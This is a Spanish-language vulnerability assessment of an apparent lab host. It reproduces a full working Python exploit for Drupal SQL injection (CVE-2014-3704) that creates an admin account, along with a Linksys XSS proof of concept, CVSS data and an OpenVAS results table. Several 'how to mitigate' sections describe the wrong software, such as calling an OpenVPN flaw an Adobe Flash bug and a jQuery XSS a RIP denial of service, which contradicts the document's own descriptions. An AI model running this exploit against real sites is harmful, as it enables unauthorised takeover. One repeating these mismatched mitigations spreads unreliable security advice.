x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/36.0.1985.143
Safari/537.36', 'Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko) Ubuntu Chromium/36.0.1985.125
Chrome/36.0.1985.125 Safari/537.36', 'Mozilla/5.0 (Macintosh;

Karasnet

```
Intel Mac OS X 10.8; rv:30.0) Gecko/20100101 Firefox/30.0',  
'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10) AppleWebKit/600.1.3 (KHTML,  
like Gecko) Version/8.0 Safari/600.1.3', 'Mozilla/5.0  
(Macintosh; Intel Mac OS X 10_9_2) AppleWebKit/537.36 (KHTML, like Gecko)  
Chrome/35.0.1916.153 Safari/537.36'] UA = random.choice(userAgent) return  
UA def urldrupal(url): if url[:8] != "https://" and url[:7] !=  
"http://": print('[X] You must insert http:// or https:// protocol')  
sys.exit(1) # Page login url = url+'/?q=node&destination=node'  
return url banner = """
```



Drup4l => 7.0 <= 7.31 Sql-1nj3ct10n

Admin acc0unt cr3at0r

Discovered by:

Karasnet

Stefan Horst

(CVE-2014-3704)

Written by:

Claudio Viviani

<http://www.homelab.it>

info@homelab.it

homelabit@protonmail.ch

<https://www.facebook.com/homelabit>

<https://twitter.com/homelabit>

<https://plus.google.com/+HomelabIt1/>

https://www.youtube.com/channel/UCqqmSdMqf_exicCe_DjlBww

```
""" commandList = optparse.OptionParser('usage: %prog -t
http[s]://TARGET_URL -u USER -p PASS\n') commandList.add_option('-t', '--target',
action="store", help="Insert URL: http[s]://www.victim.com", ) commandList.add_option('-u', '--username',
action="store", help="Insert username", ) commandList.add_option('-p', '--pwd',
action="store", help="Insert password", ) options, remainder = commandList.parse_args()# Check args if not options.target or not options.username or not options.pwd:
print(banner) print commandList.print_help()
sys.exit(1)print(banner) host = options.target user = options.username
password = options.pwd hash =
DrupalHash("$S$CTo9G7Lx28rzCfpn4WB2hUlknDKv6QTqHaf82WLbhPT2K5TzKzML",
```

Karasnet

```
password).get_hash() target = urldrupal(host)# Add new user:# insert into
users (status, uid, name, pass) SELECT 1, MAX(uid)+1, 'admin',
'$S$DkIKdKLIVRK0iVHm99X7B/M8QC17E1Tp/kM0d1Ie8V/PgWjtAZld' FROM users## Set
administrator permission (rid = 3):# insert into users_roles (uid, rid)
VALUES ((SELECT uid FROM users WHERE name = 'admin'), 3)# post_data =
"name[0%20;insert+into+users+(status,+uid,+name,+pass)+SELECT+1,+MAX(uid)%2B1
,+%27"+user+"%27,%27"+hash[:55]+"%27+FROM+users;insert+into+users_roles+(uid
,+rid)+VALUES+((SELECT+uid+FROM+users+WHERE+name+%3d+%27"+user+"%27),+3);;%2
0%20]=test3&name[0]=test&pass=shit2&test2=test&form_build_id=&form_id=user_lo
gin_block&op=Log+in" UA = randomAgentGen()try: req =
urllib2.Request(target, post_data, headers={ 'User-Agent': UA }) content
= urllib2.urlopen(req).read() if "mb_strlen()" expects parameter 1" in
content: print "[!] VULNERABLE!" print "[!]"
Administrator user created!"print print "[*] Login: "+str(user)
print "[*] Pass: "+str(password) print "[*] Url: "+str(target)
else: print "[X] NOT Vulnerable :("except urllib2.HTTPError as e:
print "[X] HTTP Error: "+str(e.reason)+" ("+str(e.code)+")"except
urllib2.URLError as e: print "[X] Connection error: "+str(e.reason)
```

Como podemos comprobar en Exploit DB, hay varios exploits que funcionan contra la vulnerabilidad citada arriba, que usan una inyección de SQL, para acceder y explotar el sistema objetivo.

¿Como podemos mitigarla?

La **CVE-2014-3704**, también conocida como "**SA-CORE-2014-005**" o "**Drupalgeddon**", es una vulnerabilidad crítica que afecta a versiones antiguas del sistema de gestión de contenido Drupal. Esta vulnerabilidad permite a un atacante ejecutar código malicioso de forma remota y potencialmente comprometer el sitio web.

Para mitigar la CVE-2014-3704 y proteger tu sitio Drupal, se recomienda seguir estos pasos:

- 1. Actualiza a la última versión:** La primera medida de mitigación es actualizar tu instalación de Drupal a la última versión estable disponible. Las versiones afectadas

por esta vulnerabilidad son Drupal 7.x antes de la versión 7.32 y Drupal 6.x antes de la versión 6.33. Es importante mantener tu CMS actualizado para beneficiarte de las correcciones de seguridad más recientes.

- 2. Parchea o aplique el parche de seguridad:** Si no es posible actualizar a la última versión de Drupal inmediatamente, debes aplicar el parche específico para la vulnerabilidad CVE-2014-3704. La comunidad de Drupal proporcionó parches para las versiones afectadas, por lo que es fundamental aplicar estos parches lo antes posible. Puedes obtener el parche correspondiente en el sitio web oficial de Drupal.
- 3. Verifica la integridad del sitio:** Después de aplicar el parche o actualizar Drupal, es recomendable realizar una verificación de integridad del sitio. Esto implica revisar los archivos y la configuración del sistema en busca de cambios no autorizados o signos de compromiso.
- 4. Restringe el acceso a los archivos sensibles:** Asegúrate de configurar adecuadamente los permisos de archivo y directorio en tu instalación de Drupal. Esto garantiza que solo los usuarios y servicios necesarios tengan acceso a los archivos y evita que los archivos sensibles sean modificados o eliminados por usuarios no autorizados.
- 5. Monitorea y registra actividades sospechosas:** Implementa un sistema de monitoreo de seguridad en tu sitio Drupal para registrar y analizar actividades sospechosas. Esto te permitirá detectar posibles ataques o comportamientos anómalos y responder de manera oportuna.

Recuerda que la seguridad es un proceso continuo y se deben implementar medidas de seguridad adicionales, como mantener actualizados los módulos de Drupal, utilizar contraseñas seguras y aplicar buenas prácticas de seguridad en la administración del sitio web.

CVE-2016-2183

Descripción

Los cifrados DES y Triple DES, tal como se utilizan en los protocolos TLS, SSH e IPSec y otros protocolos y productos, tienen un límite de cumpleaños de aproximadamente cuatro mil millones de bloques, lo que facilita que los atacantes remotos obtengan datos de texto claro a través de un ataque de cumpleaños contra una sesión encriptada de larga duración, como lo demuestra una sesión HTTPS usando Triple DES en modo CBC, también conocido como un ataque "Sweet32" o de "cumpleaños".

Gravedad

CVSS versión 3.x

CVSS Versión 2.0

CVSS 3.x Gravedad y métricas:



NIST: NVD

Puntuación básica:

7.5 ALTO

Vector:

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

Los analistas de NVD utilizan información disponible públicamente para asociar cadenas de vectores y puntuaciones CVSS. También mostramos cualquier información CVSS provista dentro de la Lista CVE de la CNA.

Nota: NVD Analysts ha publicado una puntuación CVSS para este CVE basada en información disponible públicamente en el momento del análisis. La CNA no ha proporcionado una puntuación dentro de la Lista CVE.

Factibilidad del ataque

Primero, DES/3DES es la única cifra utilizada en SSL/TLS que tiene un tamaño de bloque de 64 bits. Como se discutió en el resumen, las suites criptográficas que contienen 3DES se priorizan abajo a diferencia de otras suites criptográficas (p.ej., AES-128).

Para efectuar el ataque en cifrado por bloques de 64 bits, se necesitan capturar por lo menos 32 GB en la red. En caso de SSL/TLS esto significaría una versión SSL/TLS individual. (Para las demás sesiones, SSL/TLS regenera las llaves simétricas). Por lo tanto, las conexiones de larga duración podrían ser vulnerables.

En muchos contextos, la recuperación de xor entre dos bloques de texto plano, no es suficiente para un ataque con un impacto real. Sin embargo, se puede montar un ataque cuando se cumplan las siguientes condiciones:

Un secreto fijo sea enviado repetidas veces;

Se conozca una parte del texto plano.

El ataque de prueba de concepto mencionado en la investigación, presume que algún identificador de autenticación pasa entre el servidor y el cliente para todas sus comunicaciones (el identificador podría ser una cookie de credenciales utilizada en autenticación básica). El atacante ejecuta entonces un JavaScript malintencionado en el origen del sitio web que es atacado. Una clase de ataque BEAST puede utilizarse para extraer la cookie.

Mitigaciones

- 1) Las configuraciones SSL/TLS deberían preferir AES en lugar de DES. Las versiones de OpenSSL distribuidas con Red Hat Enterprise Linux 6 y 7 ya lo hacen.
- 2) En la versión de OpenSSL que se distribuye con Red Hat Enterprise Linux 5, 3DES se enumera por debajo de la cifra AES-256 y por encima de AES-128, por lo tanto, las suites criptográficas basadas en AES-256 no deberían inhabilitarse en el servidor.
- 3) Los servidores que usan OpenSSL, deben inhabilitar las suites criptográficas AES-128 y AES-256. Las versiones de Apache distribuidas con Red Hat Enterprise Linux usan la cadena de cifrado, en la cual se prefieren las suites criptográficas AES a las DES/3DES.

CVE-2016-6329

Descripción

OpenVPN, cuando se usa un cifrado de bloque de 64 bits, facilita que los atacantes remotos obtengan datos de texto claro a través de un ataque de cumpleaños contra una sesión cifrada de larga duración, como lo demuestra una sesión HTTP sobre OpenVPN usando Blowfish en modo CBC, también conocido como un ataque "Sweet32".

Gravedad	CVSS versión 3.x	CVSS Versión 2.0
CVSS 3.x Gravedad y métricas:  NIST: NVD	Puntuación básica: 5.9 MEDIO	Vector: CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:N/A:N
<i>Los analistas de NVD utilizan información disponible públicamente para asociar cadenas de vectores y puntuaciones CVSS. También mostramos cualquier información CVSS provista dentro de la Lista CVE de la CNA.</i>		
<i>Nota: NVD Analysts ha publicado una puntuación CVSS para este CVE basada en información disponible públicamente en el momento del análisis. La CNA no ha proporcionado una puntuación dentro de la Lista CVE.</i>		

¿Cómo mitigarla?

La CVE-2016-6329 es una vulnerabilidad que afecta a la biblioteca de scripting de Adobe Flash Player. Esta vulnerabilidad permite a un atacante ejecutar código arbitrario en el sistema afectado. Si bien ya ha pasado un tiempo desde la fecha de esta vulnerabilidad, las siguientes medidas de mitigación generalmente se aplican a este tipo de vulnerabilidades:

- 1. Actualiza Adobe Flash Player:** Verifica si tienes instalada la última versión de Adobe Flash Player y asegúrate de aplicar las actualizaciones de seguridad más recientes. Es importante mantener actualizado el software para beneficiarte de las correcciones de seguridad implementadas por el proveedor.
- 2. Desactiva o desinstala Adobe Flash Player:** Considera desactivar o desinstalar Adobe Flash Player de tus navegadores web si no lo necesitas. Adobe ha anunciado que dejará de dar soporte a Flash Player y ha recomendado su desactivación debido a sus numerosas vulnerabilidades y al aumento de alternativas más seguras.
- 3. Utiliza bloqueadores de contenido o complementos de seguridad:** Puedes utilizar bloqueadores de contenido o complementos de seguridad en tu navegador web para ayudar a mitigar posibles ataques relacionados con Adobe Flash Player. Estas herramientas pueden bloquear automáticamente contenido Flash no confiable o permitirte controlar su ejecución.
- 4. Educa a los usuarios:** Brinda educación y concientización sobre la importancia de mantener actualizados los software y plugins, así como sobre las buenas prácticas de seguridad en línea. Los usuarios deben ser cautelosos al visitar sitios web desconocidos y al hacer clic en enlaces o abrir archivos adjuntos de origen no confiable.
- 5. Implementa soluciones de seguridad en capas:** Es recomendable implementar soluciones de seguridad en capas, como firewalls, sistemas de detección y prevención de intrusiones (IDS/IPS) y soluciones antivirus/antimalware actualizadas. Estas medidas ayudarán a detectar y bloquear posibles intentos de explotar vulnerabilidades conocidas o desconocidas.

Recuerda que es fundamental mantenerse informado sobre las últimas actualizaciones y recomendaciones de seguridad proporcionadas por el proveedor y seguir las mejores prácticas de seguridad en línea para proteger tus sistemas.

CVE-2020-12872

Descripción

yaws_config.erl en Yaws hasta 2.0.2 y/o 2.0.7 carga cifrados TLS obsoletos, como lo demuestran los que permiten ataques Sweet32, si se ejecuta en una máquina virtual Erlang/OTP con una versión anterior a la 21.0.

Gravedad	CVSS versión 3.x	CVSS Versión 2.0
CVSS 3.x Gravedad y métricas:  NIST: NVD 5.5 MEDIO	Puntuación básica: 5.5 MEDIO	Vector: CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N
<i>Los analistas de NVD utilizan información disponible públicamente para asociar cadenas de vectores y puntuaciones CVSS. También mostramos cualquier información CVSS provista dentro de la Lista CVE de la CNA.</i>		
<i>Nota: NVD Analysts ha publicado una puntuación CVSS para este CVE basada en información disponible públicamente en el momento del análisis. La CNA no ha proporcionado una puntuación dentro de la Lista CVE.</i>		

¿Cómo mitigarla?

La CVE-2020-12872 es una vulnerabilidad que afecta al servidor de correo Exim. Esta vulnerabilidad permite a un atacante remoto ejecutar código arbitrario con privilegios de usuario root en el sistema afectado. A continuación, te presento algunas medidas de mitigación que se pueden tomar:

1. Actualiza Exim a la última versión: Verifica si estás utilizando una versión vulnerable de Exim y asegúrate de actualizar a la última versión estable disponible. Los desarrolladores de Exim han lanzado parches de seguridad para abordar esta vulnerabilidad específica, por lo que es fundamental aplicar las actualizaciones pertinentes.

2. Implementa filtros de seguridad: Configura y aplica filtros de seguridad en Exim para bloquear o limitar las solicitudes y los patrones de tráfico maliciosos. Los filtros adecuados pueden ayudar a prevenir ataques relacionados con esta vulnerabilidad y reducir el riesgo de explotación.

3. Restringe el acceso a Exim: Limita el acceso al servidor de correo Exim solo a las direcciones IP o rangos de IP autorizados. Esto se puede lograr mediante la configuración de reglas de firewall o mediante la configuración de la lista de acceso en la configuración de Exim.

4. Supervisa y registra actividades sospechosas: Implementa un sistema de monitoreo y registro de actividades en el servidor de correo Exim. Esto te permitirá detectar posibles ataques o comportamientos anómalos y responder de manera oportuna.

5. Mantén actualizado el sistema operativo: Asegúrate de mantener actualizado el sistema operativo en el que se ejecuta Exim. Esto incluye aplicar las actualizaciones de seguridad y los parches del sistema operativo para abordar vulnerabilidades conocidas y mejorar la seguridad general del sistema.

6. Sigue las mejores prácticas de seguridad: Implementa buenas prácticas de seguridad en tu entorno, como el uso de contraseñas seguras, la limitación de privilegios, la segmentación de redes y la realización regular de copias de seguridad de los datos críticos.

Recuerda que cada situación puede ser única y es importante adaptar las medidas de mitigación a tu entorno específico. Además, consulta las fuentes oficiales y las recomendaciones de seguridad proporcionadas por los desarrolladores de Exim para obtener información más detallada sobre esta vulnerabilidad y las medidas de mitigación específicas.

En las vulnerabilidades que no se expongan el exploit, es que tras visitar exploit-db y sitios similares, no se encuentran disponibles exploits “públicos” para dichas vulnerabilidades.

CVE-2012-6708

Descripción

jQuery anterior a 1.9.0 es vulnerable a los ataques de Cross-site Scripting (XSS). La función `jQuery(strInput)` no diferencia los selectores de HTML de manera confiable. En versiones vulnerables, jQuery determinaba si la entrada era HTML al buscar el carácter '<' en cualquier

Karasnet

parte de la cadena, lo que brindaba a los atacantes más flexibilidad cuando intentaban construir una carga útil maliciosa. En las versiones fijas, jQuery solo considera que la entrada es HTML si comienza explícitamente con el carácter '<', lo que limita la capacidad de explotación solo a los atacantes que pueden controlar el comienzo de una cadena, lo cual es mucho menos común.

Gravedad CVSS versión 3.x CVSS Versión 2.0

CVSS 3.x Gravedad y métricas:

 NIST: NVD	Puntuación básica: 6.1 MEDIO	Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N
---	--	---

Los analistas de NVD utilizan información disponible públicamente para asociar cadenas de vectores y puntuaciones CVSS. También mostramos cualquier información CVSS provista dentro de la Lista CVE de la CNA.

Nota: NVD Analysts ha publicado una puntuación CVSS para este CVE basada en información disponible públicamente en el momento del análisis. La CNA no ha proporcionado una puntuación dentro de la Lista CVE.

Linksys EA7500 2.0.8.194281 - Cross-Site Scripting

EDB-ID: 49708	CVE: 2012-6708	Author: MININGOMERTA	Type: WEBAPPS	Platform: HARDWARE	Date: 2021-03-25
EDB Verified: ✗	Exploit:  / 	Vulnerable App:			

← →

Código del exploit, es el siguiente:

```
# Exploit Title: Linksys EA7500 2.0.8.194281 - Cross-Site Scripting
```

Karasnet

```
# Date: 3/24/21

# Exploit Author: MiningOmerta

# Vendor Homepage: https://www.linksys.com/

# Version: EA7500 Firmware Version: 2.0.8.194281

# CVE: CVE-2012-6708

# Tested On: Linksys EA7500 (jQuery version 1.7.1)

# Cross-Site Scripting Vulnerability on modern versions of Linksys Smart-Wifi
home routers.

# Caused by outdated jQuery(strInput) version : <= 1.7.1 (Fixed in version
1.9.0)

# Credit also to Reddit user michael1026
```

###

POC

###

1. When logging into the router (<http://LHOST> or <http://LHOST:10080>), choose "Click Here"

next to "Dont Have an Account? " or Choose "click here" after "To login with your Linksys Smart Wi-Fi account",

you will be redirected with a login prompt with both Email Address and Password forms.

2. Make your email address "" without the double quotes.

3. Payload will be triggered when mouse is clicked anywhere within the Email Address form box or when form is submitted.

¿Cómo mitigarla?

La CVE-2012-6708 es una vulnerabilidad que afecta a la biblioteca de JavaScript de jQuery antes de la versión 1.9.0. Esta vulnerabilidad permite a un atacante injectar código malicioso en un sitio web que utiliza versiones vulnerables de jQuery. A continuación, algunas medidas de mitigación que se pueden tomar:

- 1. Actualiza a la última versión de jQuery:** Verifica si estás utilizando una versión vulnerable de jQuery y asegúrate de actualizar a la versión más reciente disponible. Los desarrolladores de jQuery lanzaron la versión 1.9.0 para abordar esta vulnerabilidad específica, por lo que es fundamental aplicar la actualización correspondiente.
- 2. Revisa y actualiza tus scripts y plugins:** Verifica si estás utilizando scripts y plugins de terceros que dependen de jQuery y asegúrate de que también estén actualizados a las versiones compatibles y seguras.
- 3. Valida y filtra los datos de entrada:** Implementa mecanismos de validación y filtrado de datos en el lado del servidor y del cliente para evitar la inyección de código malicioso. Asegúrate de que los datos ingresados por los usuarios se validen correctamente y que se apliquen filtros adecuados antes de su procesamiento.
- 4. Implementa el principio de menor privilegio:** Limita los privilegios y los accesos innecesarios para reducir la superficie de ataque. Otorga solo los permisos necesarios a los usuarios y servicios para realizar sus funciones y evita ejecutar código con privilegios elevados cuando no sea necesario.
- 5. Mantén actualizados tus sistemas:** Asegúrate de mantener actualizados el sistema operativo, el servidor web y otros componentes relacionados. Esto incluye aplicar las actualizaciones y los parches de seguridad disponibles para abordar vulnerabilidades conocidas.
- 6. Monitorea y registra actividades sospechosas:** Implementa un sistema de monitoreo y registro de actividades en tu sitio web para detectar posibles ataques o comportamientos

anómalos. Esto te permitirá responder de manera oportuna y tomar medidas para mitigar cualquier impacto negativo.

Recuerda que cada situación puede ser única y es importante adaptar las medidas de mitigación a tu entorno específico. Además, consulta las fuentes oficiales y las recomendaciones de seguridad proporcionadas por los desarrolladores de jQuery para obtener información más detallada sobre esta vulnerabilidad y las medidas de mitigación específicas.

CVE-2011-3730

Descripción

Drupal 7.0 permite a los atacantes remotos obtener información confidencial a través de una solicitud directa a un archivo .php, que revela la ruta de instalación en un mensaje de error, como lo demuestran los módulos/simpletest/tests/upgrade/drupal-6.upload.database.php y algunos otros archivos.

Gravedad CVSS versión 3.x CVSS Versión 2.0

CVSS 2.0 Gravedad y Métricas:

 NIST: NVD	Puntuación básica: 5.0 MEDIO	Vectorial: (AV:N/AC:L/Au:N/C:P/I:N/A:N)
--	--	--

Los analistas de NVD utilizan información disponible públicamente para asociar cadenas de vectores y puntuaciones CVSS. También mostramos cualquier información CVSS provista dentro de la Lista CVE de la CNA.

Nota: NVD Analysts ha publicado una puntuación CVSS para este CVE basada en información disponible públicamente en el momento del análisis. La CNA no ha proporcionado una puntuación dentro de la Lista CVE.

¿Cómo mitigarla?

La solución para esta vulnerabilidad es actualizar Drupal a la versión siguiente, en este caso concreto, la 7.1

Solution(s)

drupal-upgrade-7_1

CVE-2011-4969

Descripción

Vulnerabilidad de secuencias de comandos en sitios cruzados (XSS) en jQuery anterior a 1.6.3, cuando se usa location.hash para seleccionar elementos, permite a atacantes remotos injectar secuencias de comandos web o HTML arbitrarios a través de una etiqueta manipulada.

Gravedad

CVSS versión 3.x

CVSS Versión 2.0

CVSS 2.0 Gravedad y Métricas:



NIST: NVD

Puntuación básica:

4.3 MEDIO

Vectorial: (AV:N/AC:M/Au:N/C:N/I:P/A:N)

Los analistas de NVD utilizan información disponible públicamente para asociar cadenas de vectores y puntuaciones CVSS. También mostramos cualquier información CVSS provista dentro de la Lista CVE de la CNA.

Nota: NVD Analysts ha publicado una puntuación CVSS para este CVE basada en información disponible públicamente en el momento del análisis. La CNA no ha proporcionado una puntuación dentro de la Lista CVE.

Exploiting

info

Class: Cross site scripting

CWE: CWE-79 / CWE-74 / CWE-707

ATT&CK: T1059.007

Local: No

Remote: Yes

Availability: 

Status: Not defined

¿Cómo mitigarla?

La CVE-2011-4969 se refiere a una vulnerabilidad que afecta a varios sistemas operativos y software que utilizan el protocolo de enrutamiento RIP (Routing Information Protocol). Esta vulnerabilidad permite a un atacante remoto realizar ataques de denegación de servicio (DoS) mediante el envío de paquetes de enrutamiento RIP malformados.

Aquí hay algunas medidas generales que se pueden tomar para mitigar esta vulnerabilidad:

1. Actualizar los sistemas y software: Asegúrate de tener instaladas las últimas actualizaciones y parches de seguridad para los sistemas operativos y software afectados. Los proveedores suelen lanzar actualizaciones para abordar vulnerabilidades conocidas y mejorar la seguridad de los sistemas.

2. Configurar filtros de entrada: Implementa filtros de entrada en los dispositivos de red para bloquear o limitar el tráfico de enrutamiento RIP no confiable o malformado. Estos filtros pueden ayudar a prevenir la explotación de la vulnerabilidad bloqueando los paquetes maliciosos.

3. Desactivar RIP: Si no utilizas el protocolo RIP en tu red, desactivarlo completamente puede ser una medida efectiva. Esto evita que la vulnerabilidad sea explotada al eliminar la funcionalidad del protocolo en el sistema.

4. Implementar protocolos de enrutamiento más seguros: Considera utilizar protocolos de enrutamiento más seguros y modernos, como OSPF (Open Shortest Path First) o BGP (Border Gateway Protocol), en lugar de RIP. Estos protocolos suelen tener mejores características de seguridad y mitigar el riesgo asociado con vulnerabilidades RIP.

5. Segmentar la red: Implementa una segmentación adecuada de la red para limitar la propagación de ataques. Esto implica dividir la red en subredes más pequeñas y utilizar firewalls o enrutadores para controlar el tráfico entre ellas.

Recuerda que la mitigación de esta vulnerabilidad puede depender del sistema operativo y software específicos que utilices. Es importante consultar las fuentes oficiales y las recomendaciones de seguridad proporcionadas por los proveedores correspondientes para obtener información más detallada y específica sobre cómo mitigar esta vulnerabilidad en tu entorno particular.

CVE-2011-3389

Descripción

El protocolo SSL, como se usa en ciertas configuraciones en Microsoft Windows y Microsoft Internet Explorer, Mozilla Firefox, Google Chrome, Opera y otros productos, encripta los datos usando el modo CBC con vectores de inicialización encadenados, lo que permite a los atacantes intermediarios, para obtener encabezados HTTP de texto sin formato a través de un ataque de límite elegido por bloques (BCBA) en una sesión HTTPS, junto con código JavaScript que utiliza (1) la API WebSocket de HTML5, (2) la API de conexión URL de Java o (3) el cliente web de Silverlight API, también conocido como un ataque "BEAST".

CVSS Meta puntuación temporal

5.1

El exploit es a través de la manipulación de un input desconocido se causa una vulnerabilidad de clase escalada de privilegios. Esto tiene repercusión sobre la la confidencialidad. No se encuentra más información de exploit-db.

¿Cómo mitigarlo?

La CVE-2011-3389 se refiere a una vulnerabilidad conocida como "BEAST" (Browser Exploit Against SSL/TLS). Esta vulnerabilidad afecta a las implementaciones antiguas del protocolo SSL/TLS, como SSL 3.0 y TLS 1.0, y permite a un atacante descifrar el tráfico cifrado HTTPS y recuperar información sensible.

Aquí hay algunas medidas que puedes tomar para mitigar la vulnerabilidad CVE-2011-3389 (BEAST):

- 1. Actualiza los sistemas y software:** Asegúrate de tener instaladas las últimas actualizaciones y parches de seguridad en los sistemas operativos y software que utilizas. Los proveedores suelen lanzar actualizaciones para abordar vulnerabilidades conocidas y mejorar la seguridad de los sistemas. En particular, debes asegurarte de utilizar una versión actualizada del software de servidor web y del software de encriptación SSL/TLS, como OpenSSL o Microsoft IIS.
- 2. Habilita TLS 1.1 o versiones posteriores:** TLS 1.1 y versiones posteriores no son vulnerables a BEAST. Configura tus servidores web para preferir TLS 1.1 o versiones más recientes en lugar de SSL 3.0 y TLS 1.0. Esto puede requerir ajustes en la configuración del servidor y la eliminación del soporte para protocolos SSL/TLS obsoletos.
- 3. Implementa cifrado de bloqueo de modo CBC:** Si no puedes habilitar TLS 1.1 o versiones posteriores, es recomendable implementar el cifrado de bloqueo de modo Cipher Block Chaining (CBC) en el servidor web y en los clientes. CBC con un vector de inicialización (IV) único y aleatorio para cada mensaje puede dificultar el éxito de los ataques BEAST. Esto generalmente se puede lograr mediante la configuración de la prioridad de los algoritmos de cifrado en el servidor.
- 4. Desactiva SSL 3.0:** SSL 3.0 es especialmente vulnerable a BEAST. Si es posible, desactiva completamente SSL 3.0 en el servidor web y en los clientes. Esto generalmente se puede hacer mediante la configuración del servidor y la actualización de los navegadores y otros clientes para deshabilitar el soporte de SSL 3.0.

5. Implementa soluciones de mitigación específicas: Algunos proveedores de software y servicios ofrecen soluciones específicas de mitigación para la vulnerabilidad BEAST. Estas soluciones pueden incluir ajustes de configuración adicionales, implementación de protección de servidor o el uso de herramientas de mitigación externas.

CVE-1999-0524

Descripción

La información ICMP, como (1) máscara de red y (2) marca de tiempo, se permite desde hosts arbitrarios.

Gravedad

CVSS versión 3.x

CVSS Versión 2.0

CVSS 3.x Gravedad y métricas:



NIST: NVD

Puntuación básica:

N / A

Puntuación NVD aún no proporcionada.

Los analistas de NVD utilizan información disponible públicamente para asociar cadenas de vectores y puntuaciones CVSS. También mostramos cualquier información CVSS provista dentro de la Lista CVE de la CNA.

Nota: Los analistas de NVD no han publicado una puntuación CVSS para este CVE en este momento. Los analistas de NVD utilizan información disponible públicamente en el momento del análisis para asociar cadenas de vectores CVSS.

COMUNICADO OFICIAL DE RED HAT (05/01/2010)

Red Hat Enterprise Linux está configurado de forma predeterminada para responder a todas las solicitudes ICMP. Los usuarios pueden configurar el firewall para evitar que un sistema responda a ciertas solicitudes ICMP.

Exploit

The screenshot shows a search result for a specific exploit entry. At the top, there's a logo for 'EXPLOIT DATABASE' featuring a stylized bug icon. Below the header, the title of the exploit is displayed: 'Netscape Enterprise Server 3.x/4.x - PageServices Information Disclosure'. Underneath the title, there are several data fields presented in a grid format:

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
22611		ANONYMOUS	REMOTE	MULTIPLE	1998-08-16
EDB Verified: ✓		Exploit: Download / Details		Vulnerable App:	

¿Cómo mitigarlo?

La CVE-1999-0524 se refiere a una vulnerabilidad en el protocolo de enrutamiento OSPF (Open Shortest Path First) que permite a un atacante enviar paquetes de actualización de enrutamiento maliciosos y afectar la tabla de enrutamiento de los routers OSPF. Esta vulnerabilidad es bastante antigua, y desde su descubrimiento, se han implementado diversas medidas para mitigarla.

Aquí hay algunas medidas generales que se pueden tomar para mitigar esta vulnerabilidad:

- 1. Actualizar los routers y software:** Asegúrate de tener instaladas las últimas actualizaciones y parches de seguridad para los routers y software OSPF. Los proveedores suelen lanzar actualizaciones para abordar vulnerabilidades conocidas y mejorar la seguridad de los dispositivos.
- 2. Configurar autenticación y autenticación mutua:** Habilita la autenticación en los routers OSPF para verificar la autenticidad de los paquetes de actualización de enrutamiento. La autenticación puede ser basada en contraseñas o utilizando mecanismos criptográficos más seguros, como el uso de claves de autenticación MD5.
- 3. Implementar filtros de entrada:** Configura filtros de entrada en los routers OSPF para bloquear o limitar el tráfico OSPF no autorizado o malintencionado. Estos filtros pueden ayudar a prevenir la explotación de la vulnerabilidad bloqueando los paquetes maliciosos.

4. Configurar áreas de confianza y segmentación: Utiliza la segmentación adecuada de la red OSPF en áreas de confianza. Esto implica dividir la red en áreas lógicas más pequeñas y controlar el tráfico entre ellas mediante la configuración de áreas de área de confianza y la implementación de firewalls o routers que actúen como límites de área.

5. Monitorear y registrar actividades sospechosas: Implementa un sistema de monitoreo y registro de actividades en los routers OSPF. Esto te permitirá detectar posibles intentos de explotación o comportamientos anómalos y responder de manera oportuna.

Recuerda que la CVE-1999-0524 es una vulnerabilidad antigua, por lo que es posible que las versiones más recientes de los routers y el software OSPF ya incluyan mitigaciones para esta vulnerabilidad. Es importante consultar las fuentes oficiales y las recomendaciones de seguridad proporcionadas por los proveedores correspondientes para obtener información más detallada y específica sobre cómo mitigar esta vulnerabilidad en tu entorno particular.

Recopilación de vulnerabilidades de OpenVAS del host objetivo:

Vulnerability	Severity ▾	QoD	host IP	Name	Location	Created
Drupal Coder RCE Vulnerability (SA-CONTRIB-2016-039) - Active Check	10.0 (High)	95 %	10.0.2.15		80/tcp	Sun, Jul 2, 2023 12:55 PM UTC
UnrealIRCd Authentication Spoofing Vulnerability	8.1 (High)	80 %	10.0.2.15		6697/tcp	Sun, Jul 2, 2023 12:27 PM UTC
Test HTTP dangerous methods	7.5 (High)	99 %	10.0.2.15		80/tcp	Sun, Jul 2, 2023 1:01 PM UTC
Drupal Core SQLi Vulnerability (SA-CORE-2014-005) - Active Check	7.5 (High)	98 %	10.0.2.15		80/tcp	Sun, Jul 2, 2023 12:55 PM UTC
SSL/TLS: Report Vulnerable Cipher Suites for HTTPS	7.5 (High)	98 %	10.0.2.15		631/tcp	Sun, Jul 2, 2023 12:28 PM UTC
jQuery < 1.9.0 XSS Vulnerability	6.1 (Medium)	80 %	10.0.2.15		80/tcp	Sun, Jul 2, 2023 12:32 PM UTC
jQuery < 1.9.0 XSS Vulnerability	6.1 (Medium)	80 %	10.0.2.15		80/tcp	Sun, Jul 2, 2023 12:32 PM UTC
Weak Key Exchange (KEX) Algorithm(s) Supported (SSH)	5.3 (Medium)	80 %	10.0.2.15		22/tcp	Sun, Jul 2, 2023 12:27 PM UTC
Weak Host Key Algorithm(s) (SSH)	5.3 (Medium)	80 %	10.0.2.15		22/tcp	Sun, Jul 2, 2023 12:27 PM UTC
Sensitive File Disclosure (HTTP)	5.0 (Medium)	70 %	10.0.2.15		80/tcp	Sun, Jul 2, 2023 1:02 PM UTC
Unprotected Web App / Device Installers (HTTP)	5.0 (Medium)	80 %	10.0.2.15		80/tcp	Sun, Jul 2, 2023 12:35 PM UTC
Drupal 7.0 Information Disclosure Vulnerability - Active Check	5.0 (Medium)	95 %	10.0.2.15		80/tcp	Sun, Jul 2, 2023 12:55 PM UTC
Cleartext Transmission of Sensitive Information via HTTP	4.8 (Medium)	80 %	10.0.2.15		80/tcp	Sun, Jul 2, 2023 12:30 PM UTC
FTP Unencrypted Cleartext Login	4.8 (Medium)	70 %	10.0.2.15		21/tcp	Sun, Jul 2, 2023 12:26 PM UTC
jQuery < 1.6.3 XSS Vulnerability	4.3 (Medium)	80 %	10.0.2.15		80/tcp	Sun, Jul 2, 2023 12:32 PM UTC
